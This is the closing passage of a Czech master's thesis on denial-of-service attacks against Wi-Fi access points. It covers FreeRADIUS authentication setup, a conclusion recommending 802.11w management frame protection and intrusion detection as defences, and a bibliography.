
Obrázek 7 .8: Konfigurace přístupového bodu

Na závěr je vhodné nastavit přístup k dané Wi-Fi síti na straně klienta. V našem případě se jednalo o klienta využívajícího OS Windows 7. Rovněž je žádoucí pro zjednodušení přihlašování k síti vytvořit nový síťový profil bezdrátové sítě a nastavit patřičné parametry. Při pokusu o připojení k síti se zobrazí formulář pro ověření identity daného uživatele, pokud je vše správně nakonfigurováno a daný uživatel je obsažen v databázi FreeRADIUS serveru, pak dojde k připojení klienta k Wi-Fi síti.



Obrázek 7 .9: Formulář pro přihlášení klienta k síti Wi-Fi

Následující obrázek zobrazuje část výpisu FreeRADIUS serveru s potvrzením přístupu pro uživatele steve. Potvrzení přístupu je možné vidět v prvním řádku obrázku níže *„Sending Acces-Accept“*. Při testování přístupových bodů, zabezpečených FreeRADIUS serverem, se potvrdil fakt, že toto zabezpečení nemá vliv na testované DoS útoky, ale na druhou stranu demotivuje útočníka tyto útoky provádět z důvodu kvalitního zabezpečení proti následné penetraci dané sítě, například za účelem parazitního využívání cizí konektivity.



Obrázek 7 .10: Výpis potvrzení žádosti přístupu na straně serveru

8 Závěr

Hlavním cílem diplomové práce bylo zprovoznění určitých typů přístupových bodů k bezdrátové Wi-Fi síti a následné testování náchylnosti těchto zařízení vůči útokům typu DoS. Účel testování spočíval v návrhu bezpečnostních protiopatření, která by riziko útoků minimalizovala nebo zcela eliminovala.

V teoretické části této práce jsou popsány nejznámější DoS útoky, včetně jejich rozdělení. Dále je zde popsána samotná technologií Wi-Fi. Praktická část práce je zaměřena na realizaci DoS útoků zaměřených konkrétně na přístupové body k Wi-Fi sítí a rovněž obsahuje ucelený přehled nástrojů k tomu potřebných. Na základě generovaných útoků byla provedena analýza jednotlivých rámců zachycených v programu Wireshark. Dále byly sestrojeny grafy průběhů jednotlivých útoků, které zobrazují datový tok v určitém časovém úseku při probíhajícím útoku. K útokům, popsaným v praktické části práce, jsou navrženy způsoby prevence a obrany. V případě DoS útoků směřovaných přímo na software stávajících přístupových bodů nepodporujících ochranu řídících rámců byl z důvodu hardwarové různorodosti těchto zařízení popsán pouze teoretický návrh zabezpečení, jelikož jeho praktická implementace by musela být provedena ze strany výrobců.

Nejvhodnějším a univerzálním řešením, kterým je možné eliminovat útoky vedené na řídící rámce v prostředí Wi-Fi, je nasazení hardwarového vybavení podporujícího bezpečnostní standard 802.11w spolu s MFP. Tyto technologie jsou zde podrobně popsány a ve svých zařízeních je implementují například firmy Cisco a MikroTik. Nevýhodou takto zabezpečených zařízení zůstává vyšší pořizovací cena. Dalším vhodným obranným prvkem je nasazení některého z výše zmíněných systémů detekce průniků (pro Wi-Fi sítě WIDS), jež umí útok včas detekovat a případně zjistit jeho zdroj.

Vzhledem k tomu, že některé DoS útoky zaměřené na přístupové body vedou ve většině případů k následné penetraci dané sítě, byl prakticky implementován FreeRADIUS server, který sice útoky směřované na řídící rámce Wi-Fi technologie nezastaví, ale zabrání následnému nežádoucímu přístupu a penetraci dané sítě. Ideálním řešením je pak kombinace všech výše uvedených bezpečnostních prvků.

Poměrně jednoduchá realizovatelnost a složitá postihnutelnost útočníků provádějících útoky na Wi-Fi sítě stále ještě přispívá k tomu, že v sítích s nejvyšší prioritou bezpečnosti se v současné době bezdrátové sítě příliš nevyskytují, především z důvodu jejich nedokonalých bezpečnostních možností. Pokud se v takové sféře WLAN nachází, pak bývá spíše jen v interních dobře odstíněných prostorech, kde je riziko útoku prakticky nemožné díky dalším bezpečnostním opatřením, jež útočníkovi brání se k dané síti fyzicky přiblížit.

Přínos této práce lze shledávat v oblasti bezpečnosti bezdrátových sítí, neboť na základě ní je nyní možné utvořit si reálnou představu o DoS útocích, směřovaných nejen na přístupové body k Wi-Fi sítím. Rovněž jsou zde popsány metody, které dovedou uživatele těchto zařízení proti útokům chránit.

Seznam obrázků

Použitá literatura

[1] PUŽMANOVÁ, Rita. *TCP/IP v kostce*. 2004. vyd. 1. České Budějovice: Kopp nakladatelství, 2004, 607 s. ISBN 80-7232-236-2.

[2] BARKEN, Lee. *Wi-Fi*: *Jak zabezpečit bezdrátovou síť Wi-Fi*. vyd. 1. Brno: Computer Press, 2004, 174 s. ISBN 80-251-0346-3.

[3] ZANDL, Patrik. *Bezdrátové sítě WiFi: Praktický průvodce*. Brno: Computer Press, 2003, 204 s. ISBN 80-7226-632-2.

[4] RUSSELL, Jesse a Ronald COHN. *Ping of Death*. Book on Demand, 2012. ISBN 9785510980790.

[5] HALLER, Martin. *Lupa.cz* [online]. 2006 [cit. 2013-01-13]. Seriál Útoky typu DoS. Dostupné z: http://www.lupa.cz/serialy/utoky-typu-dos/

[6] KRČMÁŘ, Petr. Útok Slowloris aneb plíživé nebezpečí pro web servery. [online]. 17. 5. 2011 [cit. 2013-01-25]. Dostupné z: http://www.root.cz/clanky/utok-slowloris-aneb-plizive-nebezpeci-pro-web-servery/

[7] SYN flood [online], poslední aktualizace 14. 11. 2012 [cit. 3. 1. 2013], Wikipedie. Dostupné z: http://cs.wikipedia.org/wiki/SYN_flood/

[8] PUŽMANOVÁ, Rita. *Bezpečnost bezdrátové komunikace: Jak zabezpečit wi-fi, bluetooth, GPRS či 3G*. 2005. vyd. Brno: Computer Press, 2005, 179 s. ISBN 80-251-0791-4.

[9] RAMACHANDRAN, Vivek. *BackTrack 5 wireless penetration testing: beginner's guide: master bleeding edge wireless testing techniques with BackTrack 5* [online]. Birmingham [U.K.]: Packt Pub. Ltd., 2011 [cit. 2013-02-28]. Dostupné z: http://site.ebrary.com/lib/natl/Doc?id=10500143

[10] *The Open Source Vulnerability Database (OSVDB)* [online]. [cit. 2013-03-07]. Dostupné z: http://www.osvdb.org/

[11] VAN DER WALT, Dirk. *FreeRADIUS beginner's guide: manage your network resources with FreeRADIUS*. Birmingham: Packt Publishing, ©2011. xiii, 317 s. ISBN 978-1-84951-408-8.

[12] AirTight Networks. [online]. [cit. 2013-03-15]. Dostupné z: http://www.airtightnetworks.com/

[13] BELLARDO, John a Stefan SAVAGE. *802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions* [online]. 2003 [cit. 2013-03-15]. Dostupné z: http://static.usenix.org/events/sec03/tech/full_papers/bellardo/bellardo_html/index.html/

[14] *Infrastructure Management Frame Protection (MFP) with WLC and LAP Configuration Example* [online]. 2008 [cit. 2013-03-20]. Dostupné z: http://www.cisco.com/en/US/tech/tk722/tk809/technologies_configuration_example09186a008080dc8c.shtml

[15] *Manual:Interface/Wireless: Management frame protection* [online]. 2012 [cit. 2013-03-21]. Dostupné z: http://wiki.mikrotik.com/wiki/Manual:Interface/Wireless

[16] ŠUSTR, Matej. *Analýza bezpečnosti štandardu IEEE 802.11*. Bratislava, 2007. Dostupné z: http://matej.sustr.sk/publ/dipl/. Slovenská technická univerzita v Bratislave.

[17] PURDY, Gregor N. *Linux iptables: pocket reference*. 1st ed. Beijing: O´Reilly, 2004. iii, 91 s. ISBN 0-596-00569-5.

[18] LAMMLE, Todd. *CCNA: výukový průvodce přípravou na zkoušku 640-802*. Vyd. 1. Brno: Computer Press, 2010. 928 s. ISBN 978-80-251-2359-1.

[19] RAGHAVAN, S. V. a E. DAWSON. *An Investigation into the Detection and Mitigation of Denial of Service (DoS) Attacks: Critical Information Infrastructure Protection*. New Delhi: Springer, September 27, 2011. ISBN 978-81-322-0276-9.

[20] MIRKOVIC, Jelena, Sven DIETRICH, David DITTRICH a Peter REIHER. *Internet Denial of Service: Attack and Defense Mechanisms*. Prentice Hall, 2005. ISBN 978-0-13-147573-1.

[21] THOMAS, Stephen. *HTTP Essentials: Protocols for Secure, Scaleable Web Sites*. Wiley, 2001. ISBN 978-0471398233.

[22] *IETF Tools* [online]. 1997 [cit. 2013-04-06]. Remote Authentication Dial In User Service (RADIUS). Dostupné z: http://tools.ietf.org/html/rfc2138

[23] *IETF Tools* [online]. 1997 [cit. 2013-04-06]. RADIUS Accounting. Dostupné z: http://tools.ietf.org/html/rfc2139

[24] DOSTÁLEK, Libor a KABELOVÁ, Alena. *Velký průvodce protokoly TCP/IP a systémem DNS*. 2., aktualiz. vyd. Praha: Computer Press, 2000. 426 s. Komunikace & sítě. Profi. ISBN 80-7226-323-4.

[25] RUKOVANSKÝ, Imrich a KRATOCHVÍL, Oldřich. *Bezdrátové počítačové sítě*. Kunovice: Evropský polytechnický institut, 2007. 80 s. ISBN 978-80-7314-112-7.

[26] CARROLL, Brandon. *Bezdrátové sítě Cisco: autorizovaný výukový průvodce*. Vyd. 1. Brno: Computer Press, 2011. 478 s. Samostudium. ISBN 978-80-251-2884-8.

[27] POTTER, Bruce a FLECK, Bob. *802.11 security*. 1st ed. Sebastopol: O'Reilly, 2002. xiii, 176 s. ISBN 0-596-00290-4.

[28] OREBAUGH, Angela, BILES, Simon a BABBIN, Jacob. *Snort cookbook*. 1st ed. Beijing: O´Reilly, ©2005. xiii, 270 s. ISBN 0-596-00791-4.

[29] EDNEY, Jon a ARBAUGH, William A. *Real 802.11 security: Wi-Fi protecte access and 802.11i*. Boston: Addison-Wesley, ©2004. xxi, 451 s. ISBN 0-321-13620-9.

[30] ANJUM, Farooq a MOUCHTARIS, Petros. *Security for wireless ad hoc networks*. Hoboken, N.J.: Wiley-Interscience, ©2007. xv, 247 s. ISBN 978-0-471-75688-0.

[31] SANKAR, Krishna et al. *Cisco wireless LAN security: [expert guidance for securing your 802.11 networks]*. Indianapolis: Cisco Press, ©2005. xxiii, 419 s. ISBN 978-1-58705-154-8.